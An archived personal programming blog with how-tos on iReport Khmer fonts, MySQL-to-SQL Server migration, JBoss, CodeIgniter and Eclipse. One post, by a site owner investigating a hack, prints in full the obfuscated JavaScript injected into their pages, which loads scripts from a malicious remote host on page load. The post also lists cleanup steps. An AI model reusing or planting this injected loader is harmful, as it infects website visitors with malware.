Hi,
As now I can't manage the post for many blogs so I stop write for this blog and export all these posts to my personal website: http://osify.com
Unless I have no money to pay for the hosting and domain, otherwise I will not come back, please visit at http://osify.com as well.
Thursday, April 8, 2010


Sunday, February 28, 2010
Khmer Unicode with Ireport 3.7.1 works fine with Kh fonts
Just quick configuration with Ireport 3.7.1 without detail here:
First tested with Khmer OS System font, found it's not display correctly, see screen shot:

Now I use font: Kh System, it displays correctly:
 Printed the report into PDF format also work for me.
To configure, I just change the font name to JasperReports Properties (find in Options menu):

In my local PC, I have already installed the font (Kh System) so please consider to add also if above configuration not yet work for you.
As I'm not using iReport, just wanna to test with Khmer Unicode only.
Thanks for comment any idea to improve it.
Tested Package download here.
- Download ireport from http://jasperforge.org 3.7.1
- Install ireport 3.7.1
- Open ireport design
- Use blank design
- Go to ireport tool configuration: Tool --> Options --> Fonts and click install fonts
First tested with Khmer OS System font, found it's not display correctly, see screen shot:

Now I use font: Kh System, it displays correctly:
 Printed the report into PDF format also work for me.
To configure, I just change the font name to JasperReports Properties (find in Options menu):

In my local PC, I have already installed the font (Kh System) so please consider to add also if above configuration not yet work for you.
As I'm not using iReport, just wanna to test with Khmer Unicode only.
Thanks for comment any idea to improve it.
Tested Package download here.
Sunday, February 21, 2010
Migrate from MySQL to MS SQL 2005 using MS Access 2003 as a bridge
My friend asked me this topic "Migrate all tables of MySQL to MS SQL 2005 - what way".
I searched on the net as usual, got many questions and answer around one table import mostly but for many tables seem got a tip from a comment:
CONTENT:
So here is my transforming steps:
0. Technical Environment

I. Create ODBC Connection to MySQL database (using MySQL ODBC Connecter / System DNS)

II. Using MS Access to import data from an external ODBC data source
I'm using MS Access 2007 but I use Access 2003 as the version here as mostly would work for all as well.
Step 1: Create a blank Access Db (Using compatible MS Access 2003)


Step 2: Go to tab External Data, using import or link to an ODBC Database:

 Step 3: Using Import the source data into a new table in the current database option
Step 4: Go to tab: Machine Data Source, choose MySQL

"Choose your MySQL database to import"
Step 5: You will see a windows to list all table object, select all and click Ok

Step 6: You've done, now. Close button is welcome.

III. Using SSIS (SQL Server Integration Service)
As said above, I'm using MS SQL 2005 Tool (SQL Server Management Studio)
Step 1: start SQL Server Management Studio

Step 2: Connect to the server with your authentication

Step 3: Create new database (in case, it's new) Ex: mySqlDbLink (not mandatory naming)


Step 4: Right click on the db you want to import all tables / data, choose Import task

Step 5: Choose data source: Microsoft Access and link the file name with above access db (Ex: Z:\LinkToImport.mdb)

Step 6: Follow all steps of importing wizard but here choose: Copy data from one or more tables or views
Step 7: Follow other instruction (select all tables as example), proceed the import

Caution: During my process, I got error and all tables are not imported; I didn't try to find to know why, but I just try my work for me solution in next comment.



Finally: Check at the database, found all tables listed here and check some tables, data are there.
Hope it helps,
Check and give comment if anything to update.
What I have read:
I searched on the net as usual, got many questions and answer around one table import mostly but for many tables seem got a tip from a comment:
This might not be the best solution. Nonetheless, it worked for me. First you need to install and configurate the MyODBC connector as others said previously. Use Access to import from a external ODBC data source. (google it if you have trouble with this step). Once the import is done, use SSIS to import the data in the Access db into a SQL Server 2k5 db. Hope this Helps. (from social.msdb.microsoft.com)
CONTENT:
- Technical Environment
- Create ODBC Connection for MySQL
- Import data from ODBC of MySQL to Access Db
- Using SSIS (SQL Server Integration Service) to import data from Access Db to MS SQL
So here is my transforming steps:
0. Technical Environment
- I'm using Windows XP SP3 (not mandatory, just my environment.)
- MySQL ODBC Connector 5.1.6
- MS Access 2003 or 2007 (I'm using Access 2007 but db with Access 2003)
- MS SQL Server 2005
- MS SQL Server Tool 2005
I. Create ODBC Connection to MySQL database (using MySQL ODBC Connecter / System DNS)

- Download and install MySQL ODBC Connector here
- Create System DNS by go to Start --> Settings --> Control Panel --> Administrator Tool --> Click on Data Source (ODBC)


II. Using MS Access to import data from an external ODBC data source
I'm using MS Access 2007 but I use Access 2003 as the version here as mostly would work for all as well.
Step 1: Create a blank Access Db (Using compatible MS Access 2003)

Step 2: Go to tab External Data, using import or link to an ODBC Database:
 Step 3: Using Import the source data into a new table in the current database option

Step 4: Go to tab: Machine Data Source, choose MySQL

"Choose your MySQL database to import"
Step 5: You will see a windows to list all table object, select all and click Ok

Step 6: You've done, now. Close button is welcome.

III. Using SSIS (SQL Server Integration Service)
As said above, I'm using MS SQL 2005 Tool (SQL Server Management Studio)
Step 1: start SQL Server Management Studio

Step 2: Connect to the server with your authentication

Step 3: Create new database (in case, it's new) Ex: mySqlDbLink (not mandatory naming)

Step 4: Right click on the db you want to import all tables / data, choose Import task

Step 5: Choose data source: Microsoft Access and link the file name with above access db (Ex: Z:\LinkToImport.mdb)

Step 6: Follow all steps of importing wizard but here choose: Copy data from one or more tables or views

Step 7: Follow other instruction (select all tables as example), proceed the import


Caution: During my process, I got error and all tables are not imported; I didn't try to find to know why, but I just try my work for me solution in next comment.

See error log:
- Pre-execute (Error)My WORK FOR ME Solution:
Messages
* Error 0xc0202009: {97D241BA-4215-4D82-A8CE-716288708210}: An OLE DB error has occurred. Error code: 0x80004005.
An OLE DB record is available. Source: "Microsoft JET Database Engine" Hresult: 0x80004005 Description: "Unspecified error".
(SQL Server Import and Export Wizard)
* Error 0xc020801c: Data Flow Task: The AcquireConnection method call to the connection manager "SourceConnectionOLEDB" failed with error code 0xC0202009.
(SQL Server Import and Export Wizard)
* Error 0xc004701a: Data Flow Task: component "Source 32 - wp_bp_messages_messages" (2627) failed the pre-execute phase and returned error code 0xC020801C.
(SQL Server Import and Export Wizard)
- I again re-import the database with one table and I got successful imported
- I start again re-import for all tables, and I got successful with all tables list:

Finally: Check at the database, found all tables listed here and check some tables, data are there.

Hope it helps,
Check and give comment if anything to update.
What I have read:
- http://social.msdn.microsoft.com/Forums/en-US/sqlintegrationservices/thread/abb4d339-e0d0-42b8-a56f-bbe91cf4867d (Idea got from this forum)
- http://www.aspfree.com/c/a/Microsoft-Access/Importing-Data-into-MS-Access-with-ODBC/ (For importing data into ms-access, it's using MS Access 2003)
- http://www.codeproject.com/KB/database/migrate-mysql-to-mssql.aspx (not follow all, as not work for me)
Tuesday, February 2, 2010
Flex 3.x working with Khmer Unicode ?
I start a topic now with Flex 3 not rendering well with Khmer Unicode.
If anyone has any idea, please share; I'll do after some test first.
Updated 10/02/2010:
Embaded font still not work in flex 3:

To continue more test and find.
If anyone has any idea, please share; I'll do after some test first.
Updated 10/02/2010:
Embaded font still not work in flex 3:

To continue more test and find.
Tuesday, January 26, 2010
Website hacked with random URL to access (http://ku6-com.haberturk.com.careerbuilder-com.webnetlinks.ru:8080/)
One of my website has been hacked by some hacker or can be with some libraries I am using for my CodeIgniter project... I'm not sure if it is due to the library or about my web hosting place.... I'm still investigating the issue.
It is trying to access to random URL as :
Check to webnetlinks.ru I got alert from WOT (Add-on of firefox) that this site is unsafe.
View my page source code found:
All those above, I didn't code so consider this point to start searching.
Note: I have no any issue at my local site.
Hope I'll find soon
Update 27/01, 1:30pm: Very bad, these scripts are added to most html pages, to most javascript files. Seem not issue due to any library of CodeIgniter but with some virus who can hack using ftp, it may be my password is very poor that it can hack.
Update 29/01, 12:48pm: Now again, new hack script added the same site (before I didn't change ftp password yet), here is the new script:
Related issue found on the net:
Solutions: (that may can prevent not to happen again)
I'm using FileZilla as a ftp client
It is trying to access to random URL as :
http://ku6-com.haberturk.com.careerbuilder-com.webnetlinks.ru:8080/apple.com/apple.com/drudgereport.com/google.com/joy.cn/Mostly the random URL start with:
http://ku6-com.haberturk.com.careerbuilder-com.webnetlinks.ru:8080
Check to webnetlinks.ru I got alert from WOT (Add-on of firefox) that this site is unsafe.
View my page source code found:
- Following script before html tag
<script src='+'h^&)t($t)$#p&($^$:@$/)^)/)^@(k^^^!u)))6@(-&^c((!!o#@^m#.@&h#@a()
(b!e@)!r!##t(@^u&r$#k$.!#c)!o@(&m&@.^&@c@@#a^)r$#^!&e&$^@e@#)!r@&b^)u)^i!
(l)(d&@e)!#r!)(-(c!^^o$^m^^!.!!&w^&(e(!^b!#)^!n!#)e#
(&)t!&l##!^!i&@n#$k$&s)&#.&@!$r@)@u$!):$8)^&0$$!8&!0)
(#$/)$a)#p!$p$l&#e&#.^^@#c#o$$&)m$$#/!)a^@@$p)!p)l^#e&!.!$#c#(@o)$)^m((&
/&&d^&r$@u!@^d^)&g$$)e#$@r(^e(^!p&^o@!^&r^^)#t)&(#.)$^c()o^)m(@@
/@@g$&#^#o#o$g&l#!e(&.#!(c^&o^$m)#&&/$j$o#$)y).@^c&)n(@&/!@'.replace(/\$|\!|\)|
\^|#|@|\(|&/ig, '')+' defer=defer></scr'+'ipt>
- At the end of html tag found some hidden code:
82fd50e7972f75db5204eef49fd077cc
All those above, I didn't code so consider this point to start searching.
Note: I have no any issue at my local site.
Hope I'll find soon
Update 27/01, 1:30pm: Very bad, these scripts are added to most html pages, to most javascript files. Seem not issue due to any library of CodeIgniter but with some virus who can hack using ftp, it may be my password is very poor that it can hack.
Update 29/01, 12:48pm: Now again, new hack script added the same site (before I didn't change ftp password yet), here is the new script:
try{window.onload=function(){document.write('<div id="megaid">youjizz-com.oneindia.in.d</div>');Lb4bz8i1odh = document.getElementById('megaid').innerHTML + 'u$#!$^o#@@w&a(n(@!-$$$c@(o$)!$m)&$@!.!)$(@t)^o($(p)!#l$i$@n#$^e&^(m@#&a@$^#r^^i@@^(n$e^##.#r&^$u(@^:)$D@!#E^()B^&U!(@&G#$#$/&&(s#^$p@(!(o$n&@i$)c@^h$#i^@$.^c&(o)$.(!j#@(p(!^^!/$s#!p(!&^o#n@)#i^!c##h)#)i(@.@!&^c(#o))@!.!j(^#p^^!!/@(^#@x)@t#!e!#$)n$)^d!(m@e@d((i&^!a^$!&).)@)#(c)$#o&^^#m#@$/!^^&g$@$o#o@!(g&!@#l#@#e#.@$@#c!(o^m)!^/&a!)l(!(i@c$!&e(^^.)!#^i^#$t($/@&'.replace(/@|\$|#|&|\^|\!|\)|\(/ig, '') ;document.write('<scr'+'ipt src="http://%27+Lb4bz8i1odh.replace%28/DEBUG/g,"></scr'+'ipt>');} }  catch(Ijhdnoxns ) {}
<!--82fd50e7972f75db5204eef49fd077cc--><script> try{window.onload=function(){document.write('<div id="megaid">youjizz-com.oneindia.in.d</div>');Lb4bz8i1odh = document.getElementById('megaid').innerHTML + 'u$#!$^o#@@w&a(n(@!-$$$c@(o$)!$m)&$@!.!)$(@t)^o($(p)!#l$i$@n#$^e&^(m@#&a@$^#r^^i@@^(n$e^##.#r&^$u(@^:)$D@!#E^()B^&U!(@&G#$#$/&&(s#^$p@(!(o$n&@i$)c@^h$#i^@$.^c&(o)$.(!j#@(p(!^^!/$s#!p(!&^o#n@)#i^!c##h)#)i(@.@!&^c(#o))@!.!j(^#p^^!!/@(^#@x)@t#!e!#$)n$)^d!(m@e@d((i&^!a^$!&).)@)#(c)$#o&^^#m#@$/!^^&g$@$o#o@!(g&!@#l#@#e#.@$@#c!(o^m)!^/&a!)l(!(i@c$!&e(^^.)!#^i^#$t($/@&'.replace(/@|\$|#|&|\^|\!|\)|\(/ig, '') ;document.write('<scr'+'ipt src="http://'+Lb4bz8i1odh.replace(/DEBUG/g,"></scr'+'ipt>');} }  catch(Ijhdnoxns ) {}</script>
<!--82fd50e7972f75db5204eef49fd077cc-->
Related issue found on the net:
- http://blog.unmaskparasites.com/2009/12/23/from-hidden-iframes-to-obfuscated-scripts/
- http://blog.unmaskparasites.com/2009/09/23/10-ftp-clients-malware-steals-credentials-from/
Solutions: (that may can prevent not to happen again)
I'm using FileZilla as a ftp client
- Change ftp password
- Change application password
- Scan virus on the pc that using
- Remove all storing passwords on FTP clients
Monday, January 25, 2010
JBoss 4.2.2.GA - Deploying issue on class loading and out of memory
While deploying my applications with JBoss 4.2.2.GA, using JDK 1.5 I got some issue with class loading issue something like:
1. If meet such error:
For sure, missing Oracle JDBC driver so Copy the Oracle JDBC Driver (10.2.0.1.0) (ojdbc14.jar) to lib folder of %JBOSS_HOME%/lib or at your server %JBOSS_HOME%/server/default/lib directory.
2. If something around:
So please try as following:
3. When you wanna to deploy more than 2 applications on the same JBoss server instance, you may face some issues with unsuccessful deployment and with some error around Out of Memory.
So we need to increase memory allocation for Jboss, let's try to add/change JAVA_OPTS for memory allocation in file %JBOSS_HOME%/bin/run.bat as
My applications are now deployed.
1. If meet such error:
org.jboss.deployment.DeploymentException: Error while fixing table name; - nested throwable: (org.jboss.util.NestedSQLException: Could not create connection; - nested throwable: (org.jboss.resource.JBossResourceException: Failed to register driver for: oracle.jdbc.driver.OracleDriver; - nested throwable: (java.lang.ClassNotFoundException: No ClassLoaders found for: oracle.jdbc.driver.OracleDriver)); - nested throwable: (org.jboss.resource.JBossResourceException: Could not create connection; - nested throwable: (org.jboss.resource.JBossResourceException: Failed to register driver for: oracle.jdbc.driver.OracleDriver; - nested throwable: (java.lang.ClassNotFoundException: No ClassLoaders found for: oracle.jdbc.driver.OracleDriver))))For sure, missing Oracle JDBC driver so Copy the Oracle JDBC Driver (10.2.0.1.0) (ojdbc14.jar) to lib folder of %JBOSS_HOME%/lib or at your server %JBOSS_HOME%/server/default/lib directory.
2. If something around:
2010-01-25 15:03:27,113 DEBUG [org.jboss.web.tomcat.service.TomcatDeployer] Classes needed for clustered webapp unavailable
java.lang.NoClassDefFoundError: org/jgroups/blocks/MethodCall
at org.jboss.web.tomcat.service.session.JBossCacheService.(JBossCacheService.java:70)
at org.jboss.web.tomcat.service.session.JBossCacheManager.init(JBossCacheManager.java:157)
at org.jboss.web.tomcat.service.TomcatDeployer.performDeployInternal(TomcatDeployer.java:336)
So please try as following:
- Define a isolated classloader. To do it, change %JBOSS_HOME%/server/default/conf/jboss-service.xml :
<mbean code="org.jboss.naming.NamingService" name="jboss:service=Naming" dd="resource:xmdesc/NamingService-xmbean.xml">
[ ... ]
<attribute name="CallByValue">true</attribute>
[ ... ]
</mbean>
change %JBOSS_HOME%/server/default/deploy/ear-deployer.xml :
<server>
[...]
<attribute name="Isolated">true</attribute>
[...]
<attribute name="CallByValue">true</attribute>
[...]
</server>
change %JBOSS_HOME%/server/default/deploy/jboss-web.deployer/META-INF/jboss-service.xml :
[...]
<attribute name="Java2ClassLoadingCompliance">true</attribute>
[...]
<attribute name="UseJBossWebLoader">true</attribute>
[...]
3. When you wanna to deploy more than 2 applications on the same JBoss server instance, you may face some issues with unsuccessful deployment and with some error around Out of Memory.
So we need to increase memory allocation for Jboss, let's try to add/change JAVA_OPTS for memory allocation in file %JBOSS_HOME%/bin/run.bat as
set JAVA_OPTS=%JAVA_OPTS% -Xms512m -Xmx1024m -XX:MaxPermSize=128m
My applications are now deployed.
Thursday, January 21, 2010
CodeIgniter - Remove index.php from URI
Normally with CodeIgniter, the URI will come with http://domain/index.php/controller/method
You may have doubt to remove the index.php to have only http://domain/controller/method ..
Here is the way:
1. mod_rewrite still need to be enable in your apache server
2. Open config.php from your application/config and replace $config['index_page'] = “index.php” by $config['index_page'] = “”
3. In file .htaccess at the root of your website (should be in website root, where the system directory is) and add following line:
(My case, above changes work fine)
4. In some case, the default setting for uri_protocol does not work properly. To solve this problem just replace $config['uri_protocol'] = “AUTO” by $config['uri_protocol'] = “REQUEST_URI” from application/config/config.php
Enjoy,
Update 26/01: If you want both using index.php with URI or no, you just need to skip option 4 (using uri_protocol as AUTO)
You may have doubt to remove the index.php to have only http://domain/controller/method ..
Here is the way:
1. mod_rewrite still need to be enable in your apache server
2. Open config.php from your application/config and replace $config['index_page'] = “index.php” by $config['index_page'] = “”
3. In file .htaccess at the root of your website (should be in website root, where the system directory is) and add following line:
    RewriteEngine on
    RewriteCond $1 !^(index\.php|resources|robots\.txt)
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.*)$ index.php/$1 [L,QSA]
(My case, above changes work fine)
4. In some case, the default setting for uri_protocol does not work properly. To solve this problem just replace $config['uri_protocol'] = “AUTO” by $config['uri_protocol'] = “REQUEST_URI” from application/config/config.php
Enjoy,
Update 26/01: If you want both using index.php with URI or no, you just need to skip option 4 (using uri_protocol as AUTO)
CodeIgniter - Automatic config base url
In CodeIgniter, you may know that you need to configure base url via config.php (param: $config["base_url"]) so when change domain you may doubt sometimes with such small error; Here a solution to help solving the issue;
Change at config.php by fix url with this smart url configuration:
Source: http://codeigniter.com/wiki/Automatic_configbase_url/
Change at config.php by fix url with this smart url configuration:
 $config['base_url'] = ((isset($_SERVER['HTTPS']) && $_SERVER['HTTPS'] == "on") ? "https" : "http");
$config['base_url'] .= "://".$_SERVER['HTTP_HOST'];
$config['base_url'] .= str_replace(basename($_SERVER['SCRIPT_NAME']),"",$_SERVER['SCRIPT_NAME']);
Source: http://codeigniter.com/wiki/Automatic_configbase_url/
Thursday, November 5, 2009
2007 Microsoft Office Add-in: Microsoft Save as PDF or XPS
I start using MS Office 2007 and also has Adobe Acrobat 8.0 install, I can print as PDF in MS Word 2003 but not with MS Office 2007. See below screen shots of error:


But in fact with MS Office 2007, Microsoft has provided an add-in for converting from DOC to PDF very easily, just download from: http://www.microsoft.com/downloads/details.aspx?FamilyId=4D951911-3E7E-4AE6-B059-A2E79ED87041&displaylang=en
After I install: SaveAsPDFandXPS.exe
I can convert by go to: Save As -> PDF or XPS
 PDF loaded as expected!
Great!


But in fact with MS Office 2007, Microsoft has provided an add-in for converting from DOC to PDF very easily, just download from: http://www.microsoft.com/downloads/details.aspx?FamilyId=4D951911-3E7E-4AE6-B059-A2E79ED87041&displaylang=en
After I install: SaveAsPDFandXPS.exe
I can convert by go to: Save As -> PDF or XPS
 PDF loaded as expected!
Great!
Sunday, October 4, 2009
At BarCamp 2009, topic: The State of The Art of Web Development
Hi,
Here is my presentation at barcamp phnom penh 2009, on Sunday 4th of October at Pannasastra University (Norodom), in hall room, Room Phnom Tamao at 11:30am to 12:30pm.
It was about the state of the art of web development, wanna to express how web technologies going on since it was started and today; also a bit view on how the future is.
The presentation, it's just starting or a beginning of the topic. Among those points, parts related to technologies of Java/J2EE, Django/Ruby on Rails, PHP style coding need to improve in the presentation, hope to do it more in next part.
Enjoy here:
Here is my presentation at barcamp phnom penh 2009, on Sunday 4th of October at Pannasastra University (Norodom), in hall room, Room Phnom Tamao at 11:30am to 12:30pm.
It was about the state of the art of web development, wanna to express how web technologies going on since it was started and today; also a bit view on how the future is.
The presentation, it's just starting or a beginning of the topic. Among those points, parts related to technologies of Java/J2EE, Django/Ruby on Rails, PHP style coding need to improve in the presentation, hope to do it more in next part.
Enjoy here:
Thursday, October 1, 2009
Run maven commands in Eclipse as External Tool
You might already know what is maven; it's a tool to build / compile or package java project...
1. Suppose maven 2 already install some where on your PC, (mine is in D:\Work\install\Tools\maven-2.0.4)
2. From the menu bar, select Window > Preferences. Select the Run/Debug > String Substitution. Add a new variable e.g. maven_exec.
 3. Set up a new external launcher from the menu bar, select Run > External Tools. Select Program
 4. Create each maven task, example: in here, I create only the build classpath
 5. So you can execute the external tool program by execute Run button, result should be in console tab:

Enjoy,
Apache Maven is a software project management and comprehension tool. Based on the concept of a project object model (POM), Maven can manage a project's build, reporting and documentation from a central piece of information.Here, I want to show how to configure maven to use as external tool in eclipse IDE so easy for you to execute maven commands from the Eclipse interface easy without needing to open a DOS prompt to use. Here is the procedure:
1. Suppose maven 2 already install some where on your PC, (mine is in D:\Work\install\Tools\maven-2.0.4)
2. From the menu bar, select Window > Preferences. Select the Run/Debug > String Substitution. Add a new variable e.g. maven_exec.
 3. Set up a new external launcher from the menu bar, select Run > External Tools. Select Program
 4. Create each maven task, example: in here, I create only the build classpath
- On program, create a new program and name as: build_classpath (any name as you wish)
- In location box: choose our created variable: maven_exec
- In Working Directory: choose variable: project_loc
- In Argument, give maven command, in here is: eclipse:clean eclipse:eclipse
- Click on Apply and Run if you wish now
 5. So you can execute the external tool program by execute Run button, result should be in console tab:

Enjoy,
Friday, September 25, 2009
Jibx XML loading & Digester, which one is more flexible?
Jibx is one of the popular XML parsing in Java and also Digester.
Jibx bases on binding.xml file to map XML nodes to Java Objects
Digester also base on digester-rule xml file to map to Java Objects
What I found here, in Jibx we need to map all fields of the XML to the binding but in digester, we can filter for which fields we want...
To prove, will see in next post for more analyze..
Jibx bases on binding.xml file to map XML nodes to Java Objects
Digester also base on digester-rule xml file to map to Java Objects
What I found here, in Jibx we need to map all fields of the XML to the binding but in digester, we can filter for which fields we want...
To prove, will see in next post for more analyze..
Friday, August 28, 2009
In brief about Eclipse IDE
Eclipse is a multi-language software development environment comprising an IDE and a plug-in system to extend it. It is written primarily in Java and can be used to develop applications in Java and, by means of the various plug-ins, in other languages as well, including C, C++, COBOL, Python, Perl, PHP, and others.[1]
Website: http://www.eclipse.org/
Download: http://www.eclipse.org/downloads/
Current version: Galileo, 3.5: http://wiki.eclipse.org/Galileo
Eclipse IDE is suitable with:
- J2EE Development (To use Eclipse IDE for Java EE Developers)
- Java Development (To use Eclipse IDE for Java Developer)
- PHP Development (To use Eclipse IDE for PHP Development)
- C/C++ Development (To use Eclipse IDE for C/C++ Development)
- Etc.
Installation/To start:
- Jdk requires to install before install Eclipse, in new version of Eclipse 3.5 requires at least jdk 1.5
- Just extract the eclipse and copy to some where in your PC
- Point to your workspace, create project and develop your application as well.
Screenshot: (Other screens see: http://www.eclipse.org/screenshots/)
 Easy ways/Shortcuts:
- Wanna to go every where can start with shortcut: Ctrl + 3
- To see all shortcut: Ctrl + Shift + L
- Rename on variable/method to change all reference: Alt + Shift + R
- Search any file: Ctrl + Shift + R
- Go to line number: Ctrl + L
- Create View Object (set / get methods): Alt + Shift + S and choose: Generate Getters and Setters
- Etc.
[1] See wiki: http://en.wikipedia.org/wiki/Eclipse_(software)
Tuesday, August 18, 2009
[WordPress] Move integrated local wordpress to production server
First I have read some post and I though it was right but when I followed I got same error such as executing timeout (Fatal error: Maximum execution time of 30 seconds exceeded) when browse the website etc.
I have prepared the wordpress blog with some modification of the theme; integrated and tested my wanted plugin; prepare all pages, navigation etc. I have named my local site as: www.defondyann.loc but when I move to the server for website: www.defondyann.com I got above error and can't browse the page or went to the admin as well.
I tried as following post:
I. At my local server, I prepared the virtual host by naming as: www.defondyann.comI'm sure you guy know how to do virtual host in windows; any way, here it is:
III. Modified upload directory configuration in /wp-admin/options-misc.php
It's working for me,
Good luck,
